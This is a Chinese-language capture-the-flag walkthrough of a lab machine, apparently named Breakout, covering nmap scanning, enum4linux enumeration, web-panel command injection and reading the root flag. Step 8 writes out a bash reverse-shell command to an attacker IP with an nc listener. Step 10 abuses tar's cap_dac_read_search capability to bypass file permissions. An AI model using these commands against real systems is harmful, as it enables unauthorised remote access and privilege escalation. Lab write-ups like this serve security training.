

## \*\*反弹shell\*\*

## \*\*利用tar 绕过权限\*\*

### 1.安装虚拟机后，已经显示IP 10.1.12.175

## 2.nmap -p- 10.1.12.175:查看开放端口

### 3.nmap -sV -A 10.1.12.175:查看端口详细信息

4.打开10.1.12.175, 并显示原网页, 找到隐藏密码, decoder les codes,code est brainfuck, 解码得到: .2uqPEfj3D<P'a-3

[illegible]

## 5.enum4linux -a addr: enum4linux -a 的功能

当你运行 `enum4linux -a addr` 时, `addr` 是目标系统的 IP 地址或主机名。`-a` 选项告诉 `enum4linux` 执行全面的扫描, 包括以下几个方面:

基本信息:

目标主机的基本网络信息, 例如操作系统版本、NetBIOS 名称等。

用户列表:

L

枚举目标系统上的用户账户信息。

共享资源:

枚举目标系统上共享的文件和目录。

组信息:

枚举目标系统上的用户组信息。


域信息:

如果目标系统是域控制器, 则会获取域的相关信息。

密码策略:

获取目标系统的密码策略和安全配置。

## 6.enum4linux -a 10.1.12.175 得到用户名 cyber




```
[+] Enumerating users using SID S-1-5-32 and logon username '', password ''
S-1-5-32-544 BUILTIN\Administrators (Local Group)
S-1-5-32-545 BUILTIN\Users (Local Group)
S-1-5-32-546 BUILTIN\Guests (Local Group)
S-1-5-32-547 BUILTIN\Power Users (Local Group)
S-1-5-32-548 BUILTIN\Account Operators (Local Group)
S-1-5-32-549 BUILTIN\Server Operators (Local Group)
S-1-5-32-550 BUILTIN\Print Operators (Local Group)

[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\cyber (Local User)

[+] Enumerating users using SID S-1-5-21-1683874020-4104641535-3793993001 and logon username '', password ''
S-1-5-21-1683874020-4104641535-3793993001-501 BREAKOUT\nobody (Local User)
S-1-5-21-1683874020-4104641535-3793993001-513 BREAKOUT\None (Domain Group)

( Getting printer info for 10.1.12.175 )
```

7.打开端口10000和20000: 10.1.12.175:20000, 能看到登录界面, 使用用户名cyber和密码登录, 发现存在命令行注入



8.使用\*\*反弹shell\*\*，常用命令：`bash -i >& /dev/tcp/47.xxx.xxx.72 (攻击机地址) /5677 (开启端口) 0>&1`，进行命令注入，同时在攻击机开启监听（`nc -l 5677(或其他端口)`）。先开启监听，随后使用bash注入，能在攻击机看到进入cyber@breakout。

9.进入cyber@breakout，ls发现存在可疑压缩文件tar，疑似可以通过压缩的方式绕过root权限审查，于是使用命令：`getcap tar`检查权限，得到`tar cap_dac_read_search=ep`。解释：`cap_dac_read_search`允许进程绕过文件读取权限检查和目录读取及执行权限检查；“=ep”：‘e’：有效（effective）标志，表示该能力在进程运行时是有效的。‘p’：许可（permitted）标志，表示该能力是进程允许使用的。  
//当tar命令被赋予`cap_dac_read_search=ep`能力时，它可以读取那些它本来没有权限读取的文件和目录。这在备份和恢复过程中非常有用，因为tar可能需要访问系统中所有的文件来创建完整的备份

10.使用命令`./tar cvf cyber.tar /root`：因为tar具有读取那些它本来没有权限读取的文件和目录的能力，因此将root打包到cyber.tar中，可以绕过权限，读取root

- `./tar`：
  - 这表示运行当前目录中的“tar”程序。“tar”是一个用于创建和管理tar存档文件的工具。在Unix和Linux系统中，tar文件（也称为tarball）是将多个文件和目录打包成一个单一文件的标准方法。
- `cvf`：
  - 这些是“tar”命令的选项：
    - `c`：创建一个新的存档。
    - `v`：详细模式（verbose），即显示处理的文件。使用这个选项可以在命令执行过程中看到每个被处理的文件名。
    - `f`：指定存档文件的名称，后面跟着存档文件名。
- `cyber.tar`：
  - 这是要创建的tar存档文件的名称。该命令会将所有打包的内容保存到名为“cyber.tar”的文件中。
- `/root`：
  - 这是要打包的目录路径。在这个例子中，“/root”目录及其所有内容将被打包到“cyber.tar”文件中。

11.ls 可以看到生成的cyber.tar还有root, cd root;ls;  
可以看到root中的文件r00t.txt;cat r00t.txt  
“3mp!  
r3{You\_Manage\_To\_BreakOut\_From\_My\_System\_Cong  
ratulation}”夺旗成功

